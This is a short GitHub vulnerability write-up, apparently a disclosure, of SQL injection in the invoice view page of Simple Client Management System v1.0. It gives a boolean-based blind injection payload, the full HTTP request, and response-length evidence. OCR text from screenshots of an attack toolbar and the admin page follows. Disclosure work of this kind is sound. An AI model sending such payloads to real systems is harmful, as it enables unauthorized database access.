debug601 Create SQLi-10.md History

1 contributor

39 lines (25 sloc) | 1.48 KB

Simple-Client-Management-System v1.0 by oretnom23 has SQL injection

Author: k0xx

vendors: https://www.sourcecodester.com/php/15027/simple-client-management-system-php-source-code.html

Vulnerability File: /cms/admin/?page=invoice/view_invoice&id=

Vulnerability location: /cms/admin/?page=invoice/view_invoice&id=,id


[+] Payload: /cms/admin/?page=invoice/view_invoice&id=3%27%20and%20length(database())%20=6%20--+ // Leak place ---> id


Current database name: cms_db,length is 6

```
GET /cms/admin/?page=invoice/view_invoice&id=3%27%20and%20length(database())%20=6%20
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
// Leak place ---> id
```


When length (database ()) = 6, Content-Length: 28835





When length (database ()) = 7, Content-Length: 16073




INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/cms/admin/?page=invoice/view_invoice&id=3' and length(database()) =7--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
SCMS-PHP
Simple Client Management System - PHP - Admin
Dashboard
Client List
Invoices
Maintenance
Services List
User List
Settings
Invoice Details
Invoice:
Client
Warning: Undefined variable $fullname in C:\xampp\htdocs\cms\admin\invoice\view_invoice.php on line 35